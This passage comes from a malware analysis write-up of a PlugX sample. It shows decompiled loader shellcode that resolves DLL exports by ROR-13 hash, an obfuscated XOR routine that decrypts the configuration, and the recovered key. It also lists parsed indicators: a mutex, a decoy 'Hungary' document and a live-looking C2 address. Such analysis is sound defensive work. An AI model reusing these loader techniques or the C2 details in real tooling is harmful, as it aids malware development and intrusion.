    str_exported_func = (pPlugxNewBaseAddr + exportNameRVA);
    if ( !str_exported_func )
    {
      break;
    }
    chr = *str_exported_func;
    if ( *str_exported_func )
    {
      dwExportHash = tmp_var2.dwExportHash;
      do
      {
        dwExportHash = __ROR4__(chr + dwExportHash, 0xD);
        chr = *++str_exported_func;
      }
      while ( *str_exported_func );
      tmp_var2.dwExportHash = dwExportHash;
      numExportedNames = exportDirRVA->NumberOfNames;
      if ( pre_exportFuncHash == dwExportHash )
      {
        if ( pOrdinalsTbl )
        {
          exportFunc = (pPlugxNewBaseAddr + *(exportDirRVA->AddressOfFunctions + 4 *
*pOrdinalsTbl + pPlugxNewBaseAddr));
          if ( dwFlag & 8 )
          {
            exportFunc(export_arg3, 4);         // call export function
          }
          else
          {
            exportFunc(export_arg1, export_arg2);
          }
          return pPlugxNewBaseAddr;
        }
      }
    }
    ++pNameAddressTbl;
    ++pOrdinalsTbl;
    ++tmp_var.cnt;
  }
  while ( tmp_var.cnt < numExportedNames );
```

```
  return pPlugxNewBaseAddr;
}
```

3.4. Decrypt the configuration of malware

Through the shellcode analysis above, we see that it simply maps the PlugX Dll into memory and then calls the export function `BLMSqofHz`. Analyzing this Dll, its configuration is stored in the `.data` section with a size of `0x460` bytes:




The function that performs configuration decryption uses an xor loop with the length of decryption key is `9`:

```
    if ( control_state_var == 0xF554160A )
      break;
    plx_decrypt_config(&g_plx_enc_config_cp, 0x460, xor_key_final, 9);
    control_state_var = 0x199DD7A6;
```

```
int __cdecl plx_decrypt_config(_BYTE *plx_enc_config, int config_size, _BYTE *key, int key_len)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  control_state_var = 0x4F6464F2;
  while ( TRUE )
  {
    while ( control_state_var > (int)0xD4A54188 )
    {
      if ( control_state_var > 0x1D53DFFB )
      {
        control_state_var = 0xAE7D6F06;
        i = 0;
      }
      else
      {
        // plx_enc_config[i] = plx_enc_config[i] ^ key[i % key_len]
        plx_enc_config[i] = plx_enc_config[i] & ~key[i % key_len] | key[i % key_len] & ~plx_enc_config[i];
        control_state_var = 0xAE7D6F06;
        ++i;
      }
    }
    if ( control_state_var == 0x8D0C56F8 )
      break;
    control_state_var = 0x8D0C56F8;
    if ( i < config_size )
      control_state_var = 0xF4B177AF;
  }
  return control_state_var;
}
```

Dump the encrypted config data to disk, after observing I get the decryption key "`jOh752oCI`". Here is the configuration information malware after decrypting:




We can write a Python script to parse information like this:

```
# plugx_extract_custom_config.py plugx_dec_config_0x460.bin

[+] Config file: plugx_dec_config_0x460.bin
[+] Config size: 1120 bytes
[+] Folder name: LMIGuardianpfc
[+] Mutex name: LMIGuardianvSqtmC
[+] Decoy document info: Written comments of Hungary.docx
[+] C2 servers:
        45.90.59.153:443
        45.90.59.153:443
        45.90.59.153:443
[+] Campaign ID: test
```

3.5. Extract decoy document

With the above decryption configuration, we see that the malware when executed will drop and open the decoy document named: **Written comments of Hungary.docx** to lure the victim. Going back to the **LMIGuardianDat_sc.bin** file, we find this decoy document starting at offset: **`0x8F6C0`**. Dump the document to disk, we have information about it as follows:



End.

m4n0w4r